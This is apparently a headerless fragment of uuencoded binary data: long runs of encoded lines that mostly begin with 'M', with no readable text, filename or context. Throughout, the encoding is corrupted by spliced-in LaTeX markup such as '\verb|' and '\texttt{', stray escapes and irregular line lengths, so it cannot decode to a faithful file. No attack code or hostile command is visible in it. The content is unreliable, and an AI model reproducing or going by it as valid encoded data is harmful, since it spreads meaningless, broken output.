M"@]>KB(!)?"3KKWLK0</[BCE.,[_B'`\CSQ3.PGB0JEK7UU+QGM+DN3;N\IM</pre> M?]&(<8]S"+R29+'*Y+650G83;25M0][3V>OV8TF;AWKGKK.2YLXG,>VO!!"A M(\$*\$0007X198)8*`LH@66."`+:D@"W/B"#;\$@SS_?.0[EKP*C^_V^WQ)YT<R MB,+;L"IW^Y>BQM]0.30M?B'VLG6/?!?M"UQHJ/!\`_#Y#5F]/<TJ<E!OCIO] $M^6\1495"KFG*\#\&"R6A0%=Y(4U8;>B8IG+JRDMS,K)XA9X".\[[=VRZR]S,&A$ MMN^I3&7NX"8UC+"G093@&8\&&P_30S4%8\N!HRGDC++8GRCIK^Y7F?MLQ.,0 M+Q*8E6D(``%[:?]SK#"3=\$E.ZP5K%OJMMT@CSHEALR.O;AAE[R&_>PX4W*Z< MA^QR59U[QG'!7Q]4"<N._#5JF'#JQ@2)4,IAG[T]Q>>^H6WCS2TG[\]^Z5]-

MQT+MDJU>P\8^W<2`KGJ@/3R#CRL^<`?V>E>'@X`OMJ6SB59S"T)9HH"K59(& MP@G!B%SXO!`\$[>9[QH3ARQY/R/A;*1Z'2NY`QE91?P=!VIC.@Y1D;C)174W: M*\$#5X<*Z^YOD'76G%%<(2)N)[D"FW'FIO?#&4!HQ(<9NP5!7?\$'#^&S&50%1 M84&PY.[FJ]".ON`MB&7?V7VHEK(V>V5A25[*07%R+=RV-P=;HRQ@?2OVULQ1 M#4AKR.?U.,7SY72AJ;+RR@B98523L+H<*U4E4PV`V:;1-144%QU4TT\$G:T(! $\verb|MOU+6C9N(_HX+3SKP>Z@A=?^H5R^BB7TZ&OE,NOU8)#4J+R\2G)"O/FLM*;S&|$ M)3G7RD.3;9? G"T\$] ?"ED563.7-Y57BI8N?N=MR57O++E=;K"0[YF-6^=V) M6\<S'[K#=G-I*XK"IQ=9[_\$\\$ZNPFZAE+KQ_P,[>+#(\G98YB]%_SDU7EG(L M#1WY?F'(F/^M0,^2'(NS=33Z9OSEVJ>.D/=GF^R752,%@B4EQN#*QYS\F]*E $MR++IQU<Z1%"^1V_B5K-.\#CC<XI?8_=.FH9FC4*--;7"LM<9F_17G!TMTCES9$ MEZWMORNNA`@;^0D!:\$)!B(8!!BZ)/8SVALCVW_8&9[\5=E+QA0BR^ZH4N1(-M'H_J:)?P?B\$ZWQ+P`V8X3(RLE2^JWMX.QOF-1L*-T6I+J+N3A;"I_]"%<GZA MO?3U20N3/U!SL7C7\L@#K5[@5KY![UN^>Y^=XK,1+;I.66*4^;%TP=U>]YAV $M&F]KW^7D:0XIE=[9K[IM@F\FO1Y>BO9K9WH`V=ZQNMM&?5YG4X+=Z3M&7-)U$ M;H]DMU@I:*6AV'?&3W-M*MOG'G#[[.WN\L<KQKG;3V9N79*<KJWR(4I!(:A> ME^#H6J:MV6<,^K8RLD8<]V-^YG1+">*X:=#@<*-U:@@V6<],LWWJCMI1V]C7 $MK'1IOV5\9C!'=C, %Y5)\&S.\&+\Q^CM[*9+A.YX69YF':[B@TE'[?J)\"7RN,>$ M">V\8`KF`1U7D!CF^)'L=?!?BCC48&74D2HM;+([CA2YMZ+@,,X1U;FIH<KR MW28P?IDJXX%F++2:1HZ-6=\$,D-*H_F7S]'ATI@D[<,W<ZTY0I5828M@[_7C, $\texttt{M75J\$@-'P(V)QN/}<. !SIOU6K:X(\G>XOW'2`:A&U.BMQZ^E\$*@FC?PW*OZ22)$ M3EDGNB!, '^!NDU5CJ=SA/7@S]L]!.779AN, TN(.['NKE\PZ_<PYM3WT>+K' M[?!#"),JZEB*!YVJBDWTK.:/;D'IU&*X'B"C;SH@L99HOUAF.D%"T!QQ:X[3 M_!(7-Y16>^]!W;)KNP;HD@@Z=47&_6Z.Y]C>CXTC?,I>Z>_<HZ;)-RN'`\EV $\texttt{MT}, /\texttt{A}(91; '-\texttt{LNZZU+JPN}\P\IW\&>=@@XB!DT8=WE2)! `XYJFZI]DFM+.X\-N,]$ M5NGWWT]HX*/BV]L\$7Y6-FV:V.0MBA)]D'`M*\])5KB6W?*U&A@WK4XB*+.Y: MATL,M,^SSX;T1Y*I"J"J2.ND]-SPE5\$M0-V\90D>=D[_4*E7D1C:3&>8UMBS MZ'9]9&VL*TUU'(F^IP+QNX;W].%JAS<L^2ZIL<!5W\$"4<%U>MO1TK\"2@_4 M-!EL&:CR/;S0`7\$K-,\\I#U,MPH;\)Y]:`S@@F?(Z^U8?&W66VY/]P0;@\$6* M%BA98?,"UA++3L4145''KF-FU3S+.=>>:D!'2PA;GK#(3>+EL8+++S=['82R MJLWGH\)WWU(^63C*8/ZB\$_1H=8)]YW(=FDXCN4GM7SIZ%*:\U#WR7))]*<L M*MB-FN<^7\L.9LI;!J.H@L2L0B%]+46&9??^#^L@,\.!Y9D&%4*A&"S>:8/> M:FJ`POK`2W--IQB'BC-4*27:##TNN)LPO+%`WA!-=Q>#/'C:("!RM+UVL,UH M2; IA_B#3/5KN18=F5J-![IX5TO4%]R10\5D<"J':&DE)!45F8FJ)N\$>U?5#% M'GUQP2(=P`3PV"K.XY:UST:CE@-HJ(D2F0'P\NM;J@[N3UTA_@#_D&0=3+"W M"0]Q<NI%R(GFGCOI9A"JY\C15C/S63`QWVFJ"B3\$G(D%)"]3\ZU%7=R('GG2 M9]5LU\Y*Q"VXP>'!(63W(69S``&60Q,IENI2340\$'G5G.9+`>`921^U3DO-T M-UAMUC2=(T*5@F>BKZF;XJ/.W3H%)YY3*T\-)>HWEW38NX99N>(85"YE^Z6] M!X*4G\$E&G&-3\$MAEVM-;RUN@2(<'C7)J[5F*LV63#BM1=+Y/RG2K=M\$CAN&C MU\BBF+]0,*P;U!"FR>O>H]U+2D%A-1()#I2)5K5)791:GW%N &O9U^7\M0@M $M[='((4+;/15LIP-(S\#K7MR6.\W\:1CW]^B\B6RB6[%"A4C$IX]5N65,Z^%WZ]$ M:HWH.%4WM*WX\8?4?51DF_)U"B]MXG]D>I/YKU7T;Y_W6=NWXKW>GN_I<+]% MR22?0J2J(K'3SSG\$B`01>>B0)[SJ'C:EF\Q6-Z];.*5FZICX4&'QZ#TY8R[/ M,P[!&.H2TM!8(,LDC+((4\$_ET\$J10"121``Y`MRN^\NA_]&TL_,/R?/\#I]: $\texttt{MS@:O"} \\ \texttt{B<W,O\$SS<_J)P+OTNII(]EZ,/FDHOS,=O\#F1)FO:?/P;_C.]VN=TS9$ $M8*"(.4GE'OK[K"HOE<&739<-`W:>[]H('LB\!ACB[HA+@T(&6&!=))&[G=()]$ $\texttt{M_<)P3T<K/B-?,<IT^XBM\#0=('R"@-T>M>2]+EF>Q^X1KP\$IX]BA;} \$\$^@Q2A$ MAN3GRE=`->WHEA*1X0F^*=3OS^DV97QM^;V66Z_3(70DSK<]NI*CU1DVJ5P< M)?TX)J:T"U'>FL?I5J<(`)&@`/!#HXMP,HS+IFL'&!KUCG.P7A(HFIN,!`BP M*\$P+7P%SOBOBX'[/B!@%.)TG<_&()S<'-@'`WO6;LXC`(DRPCK1S/((.7I/% $\texttt{MO/*5T6V\&PB+:\#$OUZJJA70\&>X5(F-M\backslash S!\&6:`V=-8W?:<T,HMFYPR\$\#[UYML]) }$ MY:+>KB,YH0P*WI%\:>\'%MI.5#^F5ETZV7)'.02WQ@L'AH/9Z-R\]8F5+93I M5\$PT;U'9TU?P`'F8!7>+D'7TYP[D+?@`Z(70B2SJ?KNH,33_.%\Z_=I\U0<L M(;TS83YR\$YLD\V/G-7E;JX96?L9^"U8:11ZAAO`)#R2?<&M+UGENE=,Z=&R9 M=DUQC\$%-38-@53<\TT%HL'OT\JT9'AV`SF![&?M1QR>6M&M%"9UK'TR6:DK- $\texttt{M7.!?*Z\#SL2W-M0<G.\&Q>MYKW\&/YNPO1FE[7)RCG\&4<=R3$$\&,<\\ \texttt{LOLE*!IE0}$ M<8M1;'._VB26/T\$.\S]#'E8=ZN%\O\B;*='P>N,X^.Y/F/\+H?_S;_.:(?L% M*I51#Z'WB>6[5_:[KVP"=>\$4E"GD"\$T,0@RT)!(A0-XBKHT!\210.^W;:LX, MX#&38&B[[AC\$KV]EK#L<[P+KE7.L60?70['8<G@[?B;09K%#N*<TW%ASG?Q[MXYN%)3BCOP(\F3=<Z.57@[K`>IT?ET[,+6&7U*N<\&]XWU;5F%S&TM\$+:2J[$M^{,E.]MK}=VG6ON/5R481-?CX0F(+92"!L](]=BLT;&(J\#LS7UQB)2@I,Y^Y2$

 M*X(_.QB*@JD>:F=QCMW\CKA('\I7;-R1)Y;>C=T,>YT/VE^O*X9YP644N+M$ $MOM2Y@]2'_^E.QU.^9.\&EMD'/1LSW+DB4:Z)J,A<$90)/PW$YP\setminus[<E3W!4<]$ MZ2*GGC4'\$@&6]>SE*YKU*A9"<?AG^'!6B>!`F],][:H<Q,UKX=>QIBTO,\$!J MI%>0/0S"&2F>/QR1X.Z31`7N4\$@O.Q9NBTX[]B91\6W-XF,MEK5]'*\$XEIEJ M\YHE<S3;@0XW(<A8W"\0+2,E)AA@_9T6E[/*-(.Z?3?ILV1N>%TA=/K:GA!R M\$564&&TP-`\4\)DF(>5MC,3,I>>@--UC>L-%.)&!`ZF67,L!G,?LO,Y.37A4 MFDS<Z`\MU0S,>+?B;,&L >RU.Z^\$)O 0/<#ZXW0'^Y8VD <M#YTE:^`<2=0^ M%N6WM.#C0>#Q6=4;.XB(N,QK%VLO>2EWS9!YJ\$S.DP\$\$9X:%@(6UX+F<'S.& $\label{eq:marginal_marginal} $$ MY:MP?A\I7[5N[G%B]1IV^OR:!NSBW\\SQ.T1;&u"?/1/<W,XAW-O5\#CAPZ\#\Endownerable.$ $MRQ?.9ERSTW+/-4V6>@>'^]*?92)3K?SDOL\>],&P^AT$-[CUT>O:V]QS-+KX$ MH9\$ZW]<W7(*I\$<VDH(\$#ND*!VZ"-H4HGC*WCD"X`6F!`LL4@6"U+PGN.CRS) M&N#.@%X<>PK('&H.U'J<\-I.;'W9LY)8L[/DJBD';1K4JXC>V'*YG<8'P!SK MV&_]"=CF]&HQQ)[4V5Q&=6];;[,QQC]'P.Q11-;UM.X7QEW>LYU+CF*0+L,X M69R*'[`\$(%Y,U5N/'DN50.J02F3&!+FLW14>7PG\9R@UE8X"2DMN,<:)CK,C MM8\$;*X0K<E<9D8X><IKKG>,9FJF,7:L*@WDM.-0USO5.+';70\$A5.,%04=TR M-<",,<G91BU3W[6@CL[/=*1.EL\$#/"!G8)/YTW-6;A1H"5MSTD_<O0Q>5SDY MG04\$S3JY`[F%(I:*`_>L5,-\I4EN%BI0I<>F%/P4`]10^CMM-'`-ERG5Q<1\$ MYS?2#]D%@W<T38N?W+&(QW\4>@D*@1G_C^A%5'<MU/@@:@)=QZBGF-FY1S#' MVL=W@F[7ATZQ7X]N'40@UI*:K0K8NWK1)E'F1Q\$H!`&8_?7DW:N<A<NS6+1V M\$#J.>X%JN%/,;KM//QX,(4[E\$K1&R5[K+%EHP.8-&23-C\$9GKH<?PI:_F^>R MX29Z#RLCX=&BK1#I"%JI\5<.IM]JZRR?D_\9JBRCA'(F6<\$/(+-OKR'BKLN" $M>R")YC!=&^-S*^]I@\JOBVQ-S=+KCI.)[JLM7+>*@7>SI_N0Z9D;/#=40;E/$ MP+(F+95HG?UK`NM=T@XY/.R=ZAY+5LZ[1E_\X]3&YRJF32[/W],S#;H68-`R MSJV/;HIW!NO>Q:5\$D;9Z>">%;\$GAV]M1T*[2E+=XU0P\N.'22)-\$VJ"[J=QS MLTE^Z[I1!!!V"%<R4DZ=JF\$^BL3+(^*LC52/]'_V_M/M_C/>^'X=E=/F-_AB M?5:MCCW8_Z,.=^8<"T_U[?!V_%WB=]Q@YV3J%](5CM\W!%]FG=]!95FBIX^% MV"32U,G/3N2K(^:77HT_TB!U2!6YM6\$\$**(22=?-GWJ<D^E>4YOQE3L)\VE8 MG6I_.<G0KW3TK@^-P/JA9D+=A5BZQ.QTQ6/4,55:[`'&I92K:B"0!&->A].6 MBQ+C&QIL5F; KX?":2@7LA"8#K.!4XE(5(:<!F<0I2SB9LH=JE7E;.T4QZ>77 MQY\W43M,N)3K.R\$4\$S`[[M)R(.H&O:DFOS\,+:]P+!HJN.5[DH*.<LSGY>U] M<YE..BD=[(]\$(6-FX*8&H#GJH!\$0"XCZXI-C@Y50PNV_A."H5A[T;(1G;G+\ M15,=+)F0:=V4?A2.;!X)KBIT;Z\B.330X`6&]XK)AVV7=UX-+AL'W*T!7Q"! M6; `10G"!:L&444VQ?/R_('D1M@!9V\857<K&?<H7(-BWD2^%&82%;@"W[QB(MP7`VS84>)BD1,K9[\$M/!TP?Q8++ENM*&WK@V5Y\$*"3["X7M7WS%S>'Y**SSU $M"YU/S&$0\%@8\P"Y2U)5,VY\#.G\%.+4K7\9\%9;HL*_..IG**>+5:+G;[!>L''-$ MM%ER/D2L\^"<*-[E%!!`M.OM;PHHZQ2-!CHDFX9\9Q/24'#Y'"T#;"X7'T6\$ $M9LZ;L(U6T+P"M]JN<*L_/04;JO'ONH6+A70-"<V^UWR8C;=<$Q(>LY@C;VA)$ M24A\$FN\#>*Q+U'B)JJ>F6D6+K[\\$^BD.9=@EI:\P:DAF,=/,;I8MC'JOAK\/=? M,^XS[AT/XRI^O>??;-)VUD#AUX]BJ/;0D\$:%`AA\$-*B\$%;<W!T<KR:QPRN5: MF>#LM90N\$K=WX"T/:C6#R`X`.^(#W_@<GF(9N]ML>,-RGD)L@+<CW_(ZEH[V M\V7OH\$R1&-/X/J/+_6^;^@X][QZ!RZ;_`\;7V.>%7R-A[%"B*E)%"!?AO7!' $M,P1>#%0Y1+*]RC1="%G_L`4V+G?<[[M:6A^T&5@L]>5<Z]Q$/W\\"9#"G;:+$ MUE%H)L7Y?]!_P+]Q@C'ZB?&5"^W"I>M9N.Z4RY4\TN*-D@F^?CUT)94F'FBX M1`Z+TI\$KQ\$1K0H;),@;):S8_)R/'[,YGUHT0?1=EBU@CMQWS;TN0@MD@2*IR M=F&^_J8<8*K+II2)PV\$/.3!3P640)NHGM",P&%BCZ@,#`#4@\$`&*JBJ?ARON MYR8;2IBAWYV;X)6=GRCOF.\?6`+`"HZ'2P[7>PD%ZB@S%,N(Z0*3/'CH\$QHQ MKVDLQ!_#2ZLL>4[\=Y><921@\>39.WRS;>&9#E"Y611J)6'+SNF#GN+>85CE MR&;<.%P/LBTLTK2.14\;DFO,<%%ELC:[)S5B4PZD+7.AE==HWB=GU9V'H()2 M5BUKW+Q!F2V+\$PS6=/7E:=Z#S^+LE!TW=CHA\=L:\$-!\#U!JKNZ_6)'OP#N" M@Z!4J?>'O%6JK?UJ?UUYG';&765=\$U&A7RJY#B\$%R0:BAR>)\F=NEVSK1L%; MNL<164R=7*HI"=3J)&Z\B<MT>`B0R20TODY*C26X:PIEBYERO\>UQ?U36<O+ $M[\$2][Z], LG=M\LF!=>W=6(V@91BDA(\$A^4.L/O\#V^0\$ICKD"*X"!."C3Z\E^*)$ M6,; %SZ47FE7+H]HID<<>>VZ'R*?50]S_<VGSBCYY254C[-4B?:G\)]X=@FCVY MP4HIW\)WZ3*2]#\$14\$5E"JU\6AJDC>/&8:_(.H8598E!U"#@T&:0EDRB#@T\$ MX@D,23A!\$@A+K@5`A0HM7J+?JZ>_?!?*/8ZJN3;9>9_6;U/X/5N#J]ON3IWI M-CQC; ET7S7:FWW9Z^.)>1GR3VN3VLJ!%X.DP10>KO80OP![`PP-*![L+?6"Q M@LD`7P6GX=!40GC7H3<**S;30.7#;G9;)E*3O>]#I1VQQX?/\$+.]R3:9J8>_ MX.MZ%Z!D,\+.>=:8Q3.-D*W<V%`Z5;=_3`)Z9U2-FF4*1W.^DN&&Y.-"2@>^ M13(K,XF%EA%2NC&^(1SV>"PL<+;ZRP2G#(VF";.&(=&\$F@<I35BJYFOYL]S<

M70SBSA]8+-<)J`ZY0>_QQ^X#;7`\$@BO)ULG`&XT'4TK2B4++&L1AY#QXK;5+ M*"7CJ8"3(SW1W8T6VZV<?O'S]9C%+<_>R1Z8?#WX_F>%E/PPR(((+Y>HC&5Z M?HYN)N%+="SCEI%)?.'VEVWGJ=^9&V2.JSS\F"+T8*ZMH=P]-]SS#\G)/S00 M1;P[]\$^T\1\$G\$XFDA.I*VV>3R57@^2RS!R)&#Y>IT+67B;4L3)8UEN-GM#V. $MOR"#1((4+5ZPQN@3^D^=>N3X9NKAJK\Z23^B_!'-OZ->'\OZ5PNTQ!82H#B($ M&J0:%8/N>.Y-?DE1)X4A!!!2H=7"*-[N([;O#\K9MM-CAL[@_NX<-I2IV'>8 M &3I'B)R<E<)IP\5.\$TIR%'(TE((TH0H(T"4B09DLU*]Y 3KU/1W%%"E' AQ M>R?OA?P<6_5>F56)O)9.@?:H5M3S,+TO[S'55"#T*!\$I&3K4^KU@VJ%J\$+W8 M60]QD);>99N\C'Y/!ZC`R(D<E"CM*Y^QWI\$G:I+1/.OAV\$[KI_UF/&5X:L>\$ MQ[4>1]P-R^\$1L7N?T?A:/W*WW-7?_J`R_^,XL4NW0\$6%X/6ZXDN)QPA<\XV) MW>ON^YFU, <SH^'SX'FNQ%>N=/H8(J1[R7^Y'9\WOOA4.7R9NO+11'X@ZW>MG ME(PU`Z:ZJ8[]:7ZV=C;2I)LQ#R+@_A=2YLW3\#"HUVL`OD`DR&N\]&*]:[IK M>D>';@73MO;7SXX!S[G:;;^3><]UM\.?L@^A3"9\U<]%FD#2&\$5/S7YT_+TR M'7&009PQG3TEX-8\!)C>'NQ/W[@X/./>VDKN4^4A;&7AJKFJD<7\$?=*8BQ\$E $M\$YB\$DWC!916\$C\$H6GF!>U"I\$*4I;@U!;-'4C/0JR9\&^!K=BS"\$,1\#[Y\#M8B]$ M, USM%8UV?'-AE57)30S"LUA_MU>[]#S0&CQ3S0B1DEIQ0=RK\$XPG04"LJG9G MCKX\J<&,1+YIMRH,654;@,/X5'\86[6'+%!44D,-/=[0)0OU*NBM]%4?LR3\ MES9=[) &>\$\text{WD}](?\text{V}]A\text{AVB})\text{Z3V7}\$i*\\1!\\08"[7C=\text{FF005}_"\Q((/'\text{A7}_55\text{UPD}), M@]Q;9\$@06#IHC+[I19;@W\$<'V',+H:\$]I[GW08[8E](((-7=Z5.(<?1\$\$\$\$S)))MUB"""0DJ"2FL7`RA!!!G^&=FL2G>4Y!K;:P)*WE?9<R-8*]/OH2#LWB/8?>N M+\W5K8ZIOK^S3Q7UN[<.R#)/;2%F5C3/7?PJDE"O*"Z+-<EPSU\N7`RXZB%($MI-))$I>'IN;.[1&P082\#LTMO1"@0D(02$!DVR/7.L_I/T':AP8]:\=Z[8ZCK]$ M2E4L\%2?/^2[1&02(8`Z>+_GVJ"".'!%`2V\SJ#;*I&N_2Y3+=QC==BBD7FQ MRV: ZR>;\"`1]CN2?"N'IQN56.=UVZ>0,Q'7RF\11NVD"(3"9L#*BG#I>O?*/ M+>08QIVW6ZU;57>;<G0K09#S/2^,.@PCH:O@&JYNG%5A3*?@QQ82ZN_[U-I% MG3TY\$//&*T2I4.P^@4PL0"P`L^DH[)0<5,5UI`Z72N/XJB&4T7U6JNWHY%MN $M4+=(+.`4BDF&ZV&B@`X`&)Z"78]VOQV\setminus(X+(P&8E)/7808_\O3:MT&).#2VG$ MN?"-^Q78P&^.4\$`@C6,0,YZI[<[-[5CV)LPS^U:SD^3*!!&FM6ZF[YBHO2LP M^H:.7Y06@"@\#N9`.2&D9L')1[;X-`DI3%";E^V1A\`/`+9*V5T7X_N^5M4K M/@@4TC7MQ&LBA&EHA]D/X2HI\B\]&R`KVZ`XK0P\$;W!W?HQ,&G12UW06MAF[ML(9&FSP\$9D3J/YEA2\@=H"`Q'@Z)<7KR^5.+IS0M0J4NDY1.]BF03^`@J\$"V M,,XZDDK8!LL4:"'MV3.VDV23@?-OT&`?MI4/MQ0':^G0'!H[6]H`@@\$G/A, M32%`GCLQ'`K2E`AC`PB.G`K\$`>?*`]T_ZLJQ8UL-]P4K&*[.L5:E`4##*U4J M@B1(U\$MA,0I"%"N:0C02DQ"D-YWS'.85>.I.#4*CD-HD\G^*W0I9MPB50?8H M(#WJC_14?PE']11^<H_MJ/OH_Q5'^TH\E'^FH_'4?XZC_34?^Y1^&H_U%'\Y M1^6H_ZJC_D4?UU'WBC_=4?(4?K?2=*.E'2CI1THZ4=*.E'2CI1THZ4=*.E'2 MCI1THZ4=*.E'2CI1THZ4=*.E'WK^T^>[R.\CO([J.ZCNH[J.ZCNH[J.ZCNH] MB^%'A1X4>%'A1X4>%'A1X\$\">!.[ZC_(\">!/`GA)X2>\$GA)X*>"G M@IX*>"G<IW*=T.Z'=#NAW!W!W!W!W!W!W!W!AH&@:!H&@:!H&@:!H&@:!H& M!_PO]UT#H'0.@=`Z!T#H'0.@=`Z!T#H'0.@=`Z!T#H'1H-!H-M!H-!H-!H-!H-!H-!H-!H-!H-!H-!H-!H-!H-!]]] T'0=!T'0=!T'0=!T'0=!T' M@8&!@8&!@8&!@8&!@8&!@8&!@8&!@95[K`RKULJRK\=:J^1U5T'1=%T7 M1=%T71=%T71=%T7MET71=%T71=%T71=%T6BPL+"PL+"PL+"PL+"PL+"PL+"PL+"P M86%A86%A86%A86%A86%A86%A86% ISHM%HM%HM%HM%HM%HM%HM%HM%HM%H MM%HM%A86%A86%A86%A86*Q6*_NZ516E:516E:516E:516E:516E:516E: M516E:516E:516*Q6*V_*?WWT'F^=?0_V/@_)?5>OZS^5[[^C_V/K/O/6Y?Q/ $MQ.R@M,/RG=S[-0J)WF^=UL-MX>S<2Y+[$0#.E=9PIJ'O/.=<OSV&-?>HGC[$ M-S>HX5Q3.R4M=DJ)&^QRBR66ZRC2:_02=AO<44.^YL[2Q)/509J^05V>CUZ> M\3FDU4CZ.I'PVOUWV>?@?/AQWOSD[<?]]G@9/B=%]OI]5?KP?(DX47/+/6X5 $M*\G8'2]!.9\&:'^8F/I\&MS))G[CP='<;;>MVX"GX#-\)-7E>4*B2W(Q\%/EBD)$ MH5.PQ9)J=#@@2\$@-`H2+H-=K:]UA_H3TG"*;:\)VY:%ZS@(;*6"GFA'0\EN" M.K1'1E\4HK.U,P6HW#<UJ%NCY=VPQ<IUAFI7U[!(':,CT<#IFT2I/\$Q;A=Y4 $M#3XKE*T:M#'N_.$=:=MH2/)?D?,(I+@,O)``L>'6HD9F5$01P):T!CQ-?5`$

M2`%E7A1AO&*O>@"P;FZ%_@FKZK79<FILK!'NF[RH'7A`7@C2\$K_8`4I3U8&B $M8-5K$U1D9$7^3.4E,2'5E$]6$`"^/G!,'`((&;H`W5WIT#D.2"G96K@^OQIP$ M,/\$0N.Z/]'B*!B;2@8T0-0=I.>&(Q'"Z.WLP\]KT?=\4Y'(Y]C1HM9@&`C'# M0H`@!9R,8`>`*RX\`..'%P'`)2G+H/26;2JF^]V]'+9A2F884ISXT=6SU?'5 MP;.LY:-'8PPI2G1QB=:I71T^@[6SH.13U>&'L\,*4Z>QHT>5AA2E*4IV\+T# MHV; *=O#"E*4IQAA3C#"E.WAAYOIT<N1VZ=OF<%/!AA2E*<88<DPPI2E*4IR/ M/ @?#][;DE5'?3F84I2E*4I2E*4IZW#"FO#Q.%2O5NQAR-E*4[>&%*4I2E*4 $MIXV&%1L[7>[01T]S^NOV/XV:5B8J$\JD2N5JW$E)4"2F$I"D)9,1)3B;1]:S$ $ME\ER\$=1.Y/((7\&/L8:>D)E^++T4M^X9!^<,@@,(H_44?5*/U\$']-1^]4?TE'$ MZBC]11]XH_44?J*/U%'ZBC]11^(H^6H^6H^6H^6H_+4?IJ/UE'WY^1]?_ M#*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH\ M"CG)'FD9(Q1BC%&*,48HQ1BC%&*,48HQ1BC%&*,48HQ1BC!,\$P3X>A-":\$TD MTDTDTDT4T4T4T4T4T4TJ:0TAI#2&@:!H&@:!H&@:!XT#0-`T#0-`T#0-`T#0 $\verb|M8#`8#`8#`8#[3\GZ/XW@'@'@'@'\L>`>`>`>`>`>`>`>`>`>`>`>`>`>`>`>`>`>$ M>`>`>`>`>`\gamma\defined [@,!@,!@,!@,!@,!@,!@,!@,!@,!@,!@,!@/UF@T&@T M#0?A] !T'0=!T'0=!T'0=!T'0=!T'0?1=!T'0=!T'0=!T'0=5=2:JU5H-\$HM\$MHM%HM%HM%HMHL+"PL+"PL+"PL+%^2_)Z+HNBZ+HNBZ+HNBZ+HNBZ+HNBZ+H MNBZ+HNBZ+HNBZ+HL+"PL+"PL+"PL+"PL+"PL+"PL+"PL+"PL+"L+"L+"L+"L+"-MZ+1:+1:+ M?#]?HM%HM%HM%HM%HM%HM%HM%HM%HM%HO@EHM%A86%A86%A86%A86% M:+1:+1:+1:+1:+1:+|A=+HNBZ+HNBZ+HNBZ+HNBZ+HOGW1=%T71=%T71=%T71=% MTK2M*TK2M*TK2M*TK2M*TK2M*O6*O6*O6*O6*O6*O6((*M!!5H(*M!!^+ MWG-;S<.^WIIW4UJ"^^VMDQ@59:.QE[YLG(6%X7Y9\NP;49'?E#*0;L\WB:8W MRB4[WOMY"4WMYNV>K:^2\]YWG3Z2TC@G[H/29170:5B2[9E&'=VX-/.B\U6+ M0Y5=E[=`6!^*\$RZ2B26[_"M9IHX<W7MB@"P.!1(600CKT*"`Y-I)/6?4?4GP M&SD3Y12:I)?9&(^1\GD/E_?(JG9U2E>FGJ6X8&@=3FDKC7XNQX#?+'L[=>MV MW&9XV9Q/5)C+6^MME=V-"H\$F1N^X]YT[E.5X+)TW%XV>NRD0KNXN&BFU4I?% MS1)2[.&<OK!PN\$!(6<"`0*"R@N\$!<#\$\=DAOO[45:6G08<'7>,\>=OYDJ\:4 $M+N-PJ_KO=, %^{]C`WE4:1H:$/JUXQ<^-I$3*?1>MN,I^^:XWYVR:Y%/U'J]F$ $M7"G#0:6C(TU2#4J>F%]&P!9-2980PT:7-H3V@P\CM\<_3'/.3M.%.@Y'5AAV$ M.QHT?!X8>DPPI2E*4I2G0?==6'7Z7OZ['\?CN^FN1HZF&8#J%F`X##VK`,!# MUUB`'@"NW-VW2`I#"E*=.&%*4I34<4Z'8Y\^WR\U<!5_#0P`<"OKCQ=>1(&F MH#, @8H>NZ0): $6\#1Z\#\#6C"E*4\WAAY/2=?1^/V^[ZG?(\W@L;8): 6Q`8!<^$ MV.B0)`X&J8@!X`>+5+4",AP9OGT9KS?(Y&\/&T=#QMFCKPPI2GB\'\CM<N2; M*G8YX=/9T:.SAA^TUHT<\.WH"ZCJ;JU`J!%>5:X`@!HUN`X&`IW3`,!HT,`Q MZ;N:.QV3"5RKM<STW;Y&CSW/1HIUX>+RV`8"#+0'`.`0"B"!Z4H`"X9.]&P_ MCLH`S(PIA='NB`9JC+\$R@`Q`%/N%,`NQDF`A"V4C\$4S!4@)`04T;OR\$K(`(, MO=53@'`Z0]V'L:-,*L:.&MGB^Z4'OM*"!H2!(D`H5DDIB4MZ0FHD*2A3\$2:F $M)9E>B*[HC/-BMOW.BX)I&4;5(>6MGM$WH[B6<F=\37H(#@T$!QZ"^QJ"^_#4$ M?HJ/V5'[*C\11^,H_94?DJ/V5'[*C]E1^RH_94?M*/VE'XBC]I1^TH_:4?GJ $M/[]1^6H^=/M?\7\7PH*/"CPH*$ M*/"CPH*/\$CQ(_RO4H^9]7\WQ(\2/"CPH*/"CPH*/"CPH*/"CPH*/"C MPH*/"CPH*/"CPH*/`G@3N)]CH30FA-)-)-)-\-\%-%-%-%-%-%-%-TD-(:0 M8#`8#`8#`8#`8#`8#`8#`8#`8#`8"K!5@JP700<I@,77@KP5X*\%>"O!7@KP M5X*\%>"O!7@KP5X*\%>"O!7@KP5X/4#U`]0/4#U`P&`P&`P&`_(T#0-`T#0-M`T#0-`T#0-`T#0-`T#0-`T#0/ON@Z#H.@Z#H-!H-!H-!H-!H-!H-!H-!H-!H-!H M:#0:#0:#0:#0:#0:#0:#0:#0:#0:#0:#\P,#\`R6@T&@T&@T&@T&@T&@T&@T&@T&@T&@T M8&!@8&!@95@8&595['WG[[JKJKH.BZ+HNBZ+HNBZ+HNBZ+HNBZ+HNBZ+ M%A86%A86%A86%A\\]HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%A8

M6%A86%A86%A86%A86%A86%A86%A86%A87]\$T6BT6BT6BT6BT6BT6BT6BT6BT MBL5BO^0]/8\0<L\L9W8*/E>EQ26LEF8)[C(_U&E')])-=@BCQO\$0\/#R'<VZ M#*=;%^'FR9/;\IM'.Q640CYV7:JQNKJCDG?;1#^B&N5S2,T<;0IY1RW\1Z-] MBT\\?W7;]Y]%9[KAT)(9Z/\$?4J3X=4?&5`@Y=L+31'9?G.[X3M%K&[8CINOD MVJF4[3[>3D3(EIH-UXW9ZS12FVX3^2>CU-]C=J'82KO='B5[-H#B@X2+T<HV M6:\$(P`D-B\`0+H'!`%!<!<,@H0&@P%PWKZ-'S>U8Z;\$'CY40+S2\Z=T6;Y7G MV/#1VK37:'?YX>+?"T.XQ5]&K<28]Q9JBVO@QW5USKF%FLRJ*K=KA#C-3HYJ M%'OP:^CP&OJ=?/KOBG>W&`((?@+#6SL""".L*,]X`@##P"X;IXG-&&'9X-RS M%B\$ZL7H+Q0(#ZT#WH%"2)2I[@<N#@Z<:UT_C[=SCER_VNCGRS6C@_:UT/0. $M^M^+V<-&"&^*1+4$=5Z.Y-!4$4Z^ZX^5$"^01E/)9V)^A&^_R0Y(-I;-,W(-I;$ $MOP((V$(`T[WN>.[]3#,5B+&L)@"!^]J1EV!`(ZN]A#W,^#UOT[6$/!`D#Y^>)$ MP<!Z#L\$M_"RU.4M\$@(#YX8`,`8#KO2:!A(2"`@R"@%`:182)\$@)`3>K(Q[[R 